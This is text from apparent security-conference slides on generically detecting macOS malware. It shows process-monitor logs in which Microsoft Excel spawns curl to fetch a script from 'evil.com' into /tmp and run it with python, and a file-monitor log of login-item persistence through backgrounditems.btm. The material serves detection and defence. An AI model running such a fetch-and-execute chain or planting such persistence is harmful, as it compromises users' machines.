
↗ "is a known issue
...on the Apple side" !?



DETECTION

process monitoring

```
# ./processMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "path" : "/Applications/Microsoft Excel.app",
  "pid" : 1406
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/usr/bin/curl",
    "arguments" : [
      "curl",
      "http://evil.com/escape.py",
      "-o",
      "/tmp/~$escape.py"
    ],
    "ppid" : 1406
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "path" : "/System/Library/.../2.7/bin/python2.7",
    "arguments" : [
      "python",
      "/tmp/~$escape.py"
    ],
    "ppid" : 1406
  }
}
```




Excel (pid: 1406) spawning curl & python!?

DETECTION


file monitoring (persistence)

```
# ./fileMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "~/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm",
    "path" : "/System/Library/CoreServices/backgroundtaskmanagementagent",
  }
}
```

login item persistence (backgrounditems.btm)



non-app login item!?




suspicious persistence!




"Block Blocking Login Items"
objective-see.com/blog/blog_0x31.html

GENERICALLY DETECTING MAC MALWARE

